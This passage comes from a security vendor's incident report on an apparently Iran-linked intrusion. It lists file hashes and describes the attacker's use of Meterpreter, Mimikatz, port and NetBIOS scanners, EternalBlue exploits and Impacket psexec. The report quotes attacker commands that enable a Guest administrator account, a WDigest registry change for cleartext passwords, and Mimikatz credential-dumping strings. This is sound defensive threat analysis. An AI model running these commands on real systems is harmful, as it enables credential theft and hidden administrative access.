call    __calloc_crt
add     esp, 14h
mov     [ebp+Dst], eax
cmp     eax, ebx
jz      $error3$28187
```

The malicious plugin was usually added under:
C:\Windows\Microsoft.Net\Framework64\v4.0.30319\
path, using names such as "aspnet.dll" and "isAPI.dll"

The name of the filter added was:

- ASP.NET_4.0
- ASP.NET_4.0_x86_64

Myrtille.Services.exe 0/62 VT Detection


MD5: a417d3641b4bf1a086b1ca1d173dd799
SHA-1: a88ffb4d0e2b9d909d3eaec7011a7de5a3628f25
SHA-256: 67945f2e65a4a53e2339bd361652c6663fe25060888f18e681418e313d1292ca

From the Myrtille GitHub page: "Myrtille provides a simple and fast access to remote desktops and applications through a web browser, without any plugin, extension or configuration". This allows attackers to access Remote Desktop Protocol (RDP) sessions on previously infected machines using a web browser. The attacker has obtained this tool on some machines, but we have not seen indications of its usage. The attacker might use this tool in future attacks.

rpc.exe 37/68 VT Detection

MD5: 86c2ca43ba1f231ce169f13bfdfa464c
SHA-1: a0db03590ea2bc006b90866f14ebbd907f7cb3ac
SHA-256:3e4bf8f4578dbb422e41251a3d29953f76b95b57033fb4622f745664c469defd

rpc.exe seems to be a Meterpreter payload. According to Metasploit documentation: "Meterpreter, short for The Meta-Interpreter, is an advanced payload that is included in the Metasploit Framework. Its purpose is to provide complex and advanced features that would otherwise be tedious to implement purely in assembly". In this case, Meterpreter allowed the attacker to execute a binary on a compromised machine, allowing connectivity with the C&C. This provides the operator with the ability to execute a wide range of commands and send additional post-exploitation modules to the machine, such as keyloggers, screen-grabbers and more.



Signature Info

Signature Verification

This file is not signed

File Version Information

Copyright	Copyright © 2017
Original Name	meter_tcp 45.exe
Internal Name	meter_tcp 45.exe
File Version	1.0.0.0

The attacker has tried to use Meterpreter to establish communication with attacker- controlled servers. Using Meterpreter in this stage of the attack can allow better throughput when extracting data from the network and easier communication with the infected machine.

PARANOID prevented this malicious communication.

Escalate Privileges


The attacker has mainly used variations of Mimikatz to obtain higher privileges in the attacked networks. The attacker has also set the registry value of:

HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential to 1 on some of the machines. This allowed the attacker to obtain cleartext passwords (using Mimikatz) after users log on. Additionally, the attacker has tried to use ProcDump to dump lsass.exe process memory. This is sometimes used as an additional method to directly obtain lsass.exe process memory in cases when Mimikatz fails.

mnl.exe 18/66 VT Detection

MD5: 1cb8a29c2963cfbb7a0a7968c4235575
SHA-1: c4e9d74a48e9d3792175e3668bb30efb699a6626
SHA-256: 9709afeb76532566ee3029ecffc76df970a60813bcac863080cc952ad512b023

Mimikatz version 0.1 with additional modules.



mnl 0.1 x86 (oe.eo)

```
mnl #

mnl # ?
ERROR mimikatz_doLocal ; "?" command of "standard" module not found !

Module :        standard
Full name :     Standard module
Description :   Basic commands (does not require module name)

            exit  -  Quit mimikatz
             cls  -  Clear screen (doesn't work with redirections, like PsExec)
          answer  -  Answer to the Ultimate Question of Life, the Universe, and
Everything
          coffee  -  Please, make me a coffee!
           sleep  -  Sleep an amount of milliseconds
             log  -  Log mimikatz input/output to file
          base64  -  Switch file input/output base64
         version  -  Display some version informations
              cd  -  Change or display current directory
       localtime  -  Displays system local date and time (OJ command)
        hostname  -  Displays system local hostname

mnl #
```

Wsc.exe 22/68 VT Detection

MD5: 3cfbccbf310988e2dd56d20c4f416336
SHA-1: 7dfb43a1a4c1f74dfcf49d919f257c5b99038780
SHA-256:5f2c3b5a08bda50cca6385ba7d84875973843885efebaff6a482a38b3cb23a7c

UPX packed Mimikatz.




```
mov     r12d, 1
mov     rbx, rdx
mov     ecx, r12d
call    sub_14000584C
lea     rcx, aPrivilegeDebug ; "privilege::debug"
call    sub_140005918
lea     r11, aP         ; "-p"
lea     edx, [r12+2]
lea     r8, asc_14002A1C4 ; "-h"
cmp     ebp, 2
jnz     short loc_1400057D4
```

```
loc_14000581A:          ; "sekurlsa::logonPasswords full"
lea     rcx, aSekurlsaLogonp
call    sub_140005918
xor     ecx, ecx
call    sub_14000584C
mov     rbx, [rsp+28h+arg_0]
mov     rbp, [rsp+28h+arg_8]
```

In multiple instances, the attacker managed to get a large set of passwords using two different versions of Mimikatz, which allowed them to move freely across the networks using stolen credentials.

PARANOID can prevent malicious processes from obtaining user credentials on the system:



1 ACTIVITIES : Unauthorized Access Request.

[1] LSASS.EXE: wsc.exe accessed the process lsass.exe.

▼SUMMARY

DESCRIPTION: The process [redacted]wsc.exe attempted to access the process C:\Windows\system32\lsass.exe on the endpoint ENT123-PC. This behavior may indicate that the accessed process might no longer be reliable and could damage the compromised machine.

PATH: C:\Windows\system32\lsass.exe

TIME: 2018-01-08 12:33:47

USER NAME: qa

USER DOMAIN NAME: SYSTEM


Internal Reconnaissance

The attacker has used both 'legitimate' tools for internal reconnaissance in the target network, along with specifically crafted tools. The following is the list of tools used and their purpose:

PS.exe 0/59 VT Detection


MD5: a0fb3b8d64c40e78b7502b0f8d7ada00
SHA-1: a502ac896ae56b8dab96e464ed4d3b63609b1791
SHA-256:88274a68a6e07bdc53171641e7349d6d0c71670bd347f11dcc83306fe06656e9

Port Scanner (PS) is a simple tool that scans for open ports of a target address or a range of addresses:



```
.rdata:00442D08 aDescriptionPor db 'DESCRIPTION:',0Ah   ; DATA XREF: sub_401C80:loc_402363↑o
.rdata:00442D08                 db 9,'PortScanner is a command line program used for scanning',0Ah
.rdata:00442D08                 db 9,'open ports of host/hosts',0Ah
.rdata:00442D08                 db 0Ah
.rdata:00442D08                 db 'USAGE:',0Ah
.rdata:00442D08                 db 9,'PortScanner [/ip] [/port] [/t] [/tout]',0Ah
.rdata:00442D08                 db 0Ah
.rdata:00442D08                 db 9,'/ip',9,'Set IP or IPs or range of IP addresses. You can',0Ah
.rdata:00442D08                 db 9,9,'set more than one IP ( or hostname ) septate with',0Ah
.rdata:00442D08                 db 9,9,'column and to use range seprate with dash or by',0Ah
.rdata:00442D08                 db 9,9,'input file with .TXT extention seprated by ENTER.',0Ah
.rdata:00442D08                 db 9,9,'If not set, program will be exit.',0Ah
.rdata:00442D08                 db 0Ah
```


The attacker has tried to use PS to scan segments of the network, specifically for servers listening to port 80 (web servers). This could be due to the fact that many of the persistence mechanisms used in this attack have used IIS web servers. PARANOID prevented PS from scanning the network:



```
ACTIVITIES : Abnormal Network activity attempt.

[1] [redacted] PS.exe communicated with the IP [redacted]:80.

▼SUMMARY
   DESCRIPTION: The process \DEVICE\MUP\127.0.0.1\c$\windows\temp\DB\PS.exe attempted to connect with the IP [redacted] via port 80 on the endpoint [redacted] without an explicit user interaction or awareness. This
   communication may be a part of an attack, intended to provide the attacker with useful command and control information, as well as sending potentially valuable and sensitive data to a remote destination.
   ADDRESS: [redacted]:80
   HOSTNAME: Cannot resolve IP address
   TIME: 2017-12-20 14:24:05
   USER DOMAIN NAME: SYSTEM
▼PROCESS INFORMATION
   ADDRESS: [redacted]
   HOSTNAME: Cannot resolve IP address
   TIME: 2017-12-20 14:24:05
   PROCESS PATH: \DEVICE\MUP\127.0.0.1\c$\windows\temp\DB\PS.exe
   PROCESS ID: 2224
```

Moreover, we've seen the attacker use PS to scan external address (controlled by the attacker). We assume this was done in order to find a 'hole' in the firewall that would allow direct communication with the controller (instead of several pivots inside the organization). PARANOID also prevented this activity.

Third-party vendors later identified this tool as Iranian related:



thor


2017-12-28

Detected by THOR APT Scanner
Matched Rule: Chafer_Portscanner
Ruleset: Iranian Threat Groups
Description: Detects tool from hacktool set August 2017
Reference: Internal Research - IR

share.exe 4/67 VT Detection

MD5: f01a9a2d1e31332ed36c1a4d2839f412
SHA-1: 90da10004c8f6fafdaa2cf18922670a745564f45
SHA-256:c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e


Share.exe is a tool named NBTScan. This is "a command-line tool that scans for open NETBIOS Name Servers on a local or remote TCP/IP network, and this is a first step in finding of open shares."



```
nbtscan 1.0.35 - 2008-04-08 - http://www.unixwiz.net/tools/

usage: share.exe [options] target [targets...]

   Targets are lists of IP addresses, DNS names, or address
   ranges. Ranges can be in /nbits notation ("192.168.12.0/24")
   or with a range in the last octet ("192.168.12.64-97")

   -V        show Version information
   -f        show Full NBT resource record responses (recommended)
   -H        generate HTTP headers
   -v        turn on more Verbose debugging
   -n        No looking up inverse names of IP addresses responding
   -p <n>    bind to UDP Port <n> (default=0)
   -m        include MAC address in response (implied by '-f')
   -T <n>    Timeout the no-responses in <n> seconds (default=2 secs)
   -w <n>    Wait <n> msecs after each write (default=10 ms)
   -t <n>    Try each address <n> tries (default=1)
   -1        Use Winsock 1 only
   -P        generate results in perl hashref format
```

The attacker has used NBTScan to enumerate hosts in the network that have accessible shares. Since the attacker has mainly used the EternalBlue exploit to target Windows shares, this was the first reconnaissance step before scanning for the vulnerability and actually exploiting it.

PARANOID prevented the enumeration of the network shares:




```
[1] ⚠ [redacted]: Abnormal Network activity attempt.

▼SUMMARY
   DESCRIPTION: An illegal communication was detected on the compromised machine. This communication may be a part of an attack, intended to provide the attacker with useful command and control information, as well as sending potentially valuable and sensitive data to a remote destination.
   ADDRESS: [redacted]
   HOSTNAME: (Resolving...)
   TIME: 2017-12-24 11:57:21
   USER DOMAIN NAME: SYSTEM
▼PROCESS INFORMATION
   ADDRESS: [redacted]
   HOSTNAME: (Resolving...)
   TIME: 2017-12-24 11:57:21
   PROCESS PATH: \DEVICE\MUP\[redacted]\c$\windows\temp\share.exe
   PROCESS ID: 5260
   THREAD ID: 9024
   CREATION: 2017-12-24 09:19:44
   COMMAND LINE: w:\windows\temp\share.exe[redacted].0/24
   LAST MODIFIED: 2017-12-24 09:19:44
   LAST ACCESS: 2017-12-24 09:19:44
```

ch.exe 18/67 VT Detections


SHA-256: 42d57d7f0f65e78f3e4e5fb63828703d083395500c3b0aa0c603c221782c7af0
MD5: 3bdca22193eb676df24f333922575524
SHA-1: edafb505f7c5a532f11a6a35ce5422d1f5d22a79

ch.exe is a tool used to test hosts for the EternalBlue exploitability. It was taken from this GitHub repository and converted to an executable using PyInstaller. From artifacts found on one of the compromised hosts, we have learned that the attacker scanned all detected hosts found with the “share.exe” tool for the EternalBlue vulnerable systems. EternalBlue is an exploit developed by the U.S. National Security Agency (NSA) and leaked by the Shadow Brokers hacker group on April 14, 2017. It’s used by a wide range of malware and cyber campaigns (e.g. WannaCry, NotPetya) due to its effectiveness and reliability. It leverages the Server Message Block (SMB) protocol.



```
usage: ch.exe [-u U] [-p P] target

Check pipes

positional arguments:
  target  target ip address

optional arguments:
  -u U    username
  -p P    password
```

PARANOID prevented ch.exe network communication.



2 ACTIVITIES : Abnormal Network activity attempt.

[1] [redacted]: ch.exe communicated with the IP [redacted]:445.

▼SUMMARY

DESCRIPTION: The process C:\Users\[redacted]ch.exe attempted to connect with the IP [redacted] via port 445 on the endpoint [redacted] without an explicit user interaction or awareness. This communication may be a part of an attack, intended to provide the attacker with useful command and control information, as well as sending potentially valuable and sensitive data to a remote destination.

ADDRESS: [redacted]

HOSTNAME: [redacted]

TIME: 2017-12-20 21:28:21

USER NAME: [redacted]

USER DOMAIN NAME: [redacted]

Lateral Movement

For lateral movement, the attacker has mainly used the EternalBlue exploit to execute commands on remote machines.

EternalBlue Exploits

zzz_exploit-v2.exe 16/66 VT Detection
MD5: 61bd178c694a719f78605f892b374ba9
SHA-1: 12b35396caa20f1aebfa9dd81b49d48c12ee0c68
SHA-256:
b79ac92faec950a4783a1dfc47909b919e1a41cd8fc3ae85cc1aa66e5f72a02c

ms17_102-v2.exe 14/68 VT Detection
MD5: 0fd171676885b747402b15bc8e9b6892
SHA-1: 040db783fbecfda5b2bf63a72c2d9f3d03f53098
SHA-256:
c532f7471e3ea441e1cdd1ec568f347906c5055c71515865c1e6283500c92fa9

zzz_exploit-v3.exe 14/68 VT Detection
MD5: cfdef4d525ea7b054f9531de64876e4d
SHA-1: 7fe3630e76f9dce4ff53038aa3c9de2e0742b788
SHA-256:
add5dd9b7d148c921a95364b652211b848951bc35d14b7a676006823ea147f5d

All exploits are likely taken from this GitHub repository. The attacker transformed Python files into executables using PyInstaller. It is quite common for attackers to use already built exploits and tools. After finding a vulnerable server, the attacker usually executes a command to enable a Guest account:

“net user Guest <password> /active”

And then the attacker adds this user to the local administrators group

“net localgroup administrators Guest /add”


After adding the guest user to the compromised machine, the attacker can login into that machine using RDP and continue the attack (obtain more credentials, locate sensitive data and more).

psexec_coresecurity.exe 4/57 VT Detection

MD5: 527405a2a56961e69d201288a31301b2

SHA-1: 052861715234a13d6d3613a96aa0feb86e727ba8

SHA-56: cc8f8745c69031a911a39b7f54e4841c3226ddf3fa175a97bfad2bc789a6051c




```
Impacket v0.9.12 - Copyright 2002-2014 Core Security Technologies

usage: psexec_coresecurity.exe [-h] [-c pathname] [-path PATH] [-file FILE]
                               [-hashes LMHASH:NTHASH]
                               target [command [command ...]]

positional arguments:
  target                [domain/][username[:password]@]<address>
  command               command (or arguments if -c is used) to execute at the
                        target (w/o path)

optional arguments:
  -h, --help            show this help message and exit
  -c pathname           copy the filename for later execution, arguments are
                        passed in the command option
  -path PATH            path of the command to execute
  -file FILE            alternative RemCom binary (be sure it doesn't require
                        CRT)

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
```

Core Security is a company that provides, among other things, penetration testing tools. It has an open source project named Impacket that implements various network protocol packets:

https://github.com/CoreSecurity/impacket

psexec_coresecurity.exe was largely taken from this GitHub repository. Attackers can use psexec to launch arbitrary commands on remote hosts in the network.

PARANOID can prevent psexec_coresecurity.exe's damage, but was not installed on compromised hosts when they were attacked.



1 ACTIVITIES : Abnormal Network activity attempt.

[1] [redacted]: psexec_coresecurity.exe communicated with the IP [redacted]:445.

▼SUMMARY

DESCRIPTION: The process [redacted]\psexec_coresecurity.exe attempted to connect with the IP [redacted] via port 445 on the endpoint [redacted] without an explicit user interaction or awareness. This communication may be a part of an attack, intended to provide the attacker with useful command and control information, as well as sending potentially valuable and sensitive data to a remote destination.

ADDRESS: [redacted]:445

HOSTNAME: Cannot resolve IP address


TIME: 2018-01-08 12:31:41

USER NAME: [redacted]

Attacker's Infrastructure

The main IP used in this attack was 37.61.220[.]69. The attacker tried connecting to it using Meterpreter and downloading files stored on an IIS instance running on that server.

When looking up this address at Shodan.io, we obtained the following information:



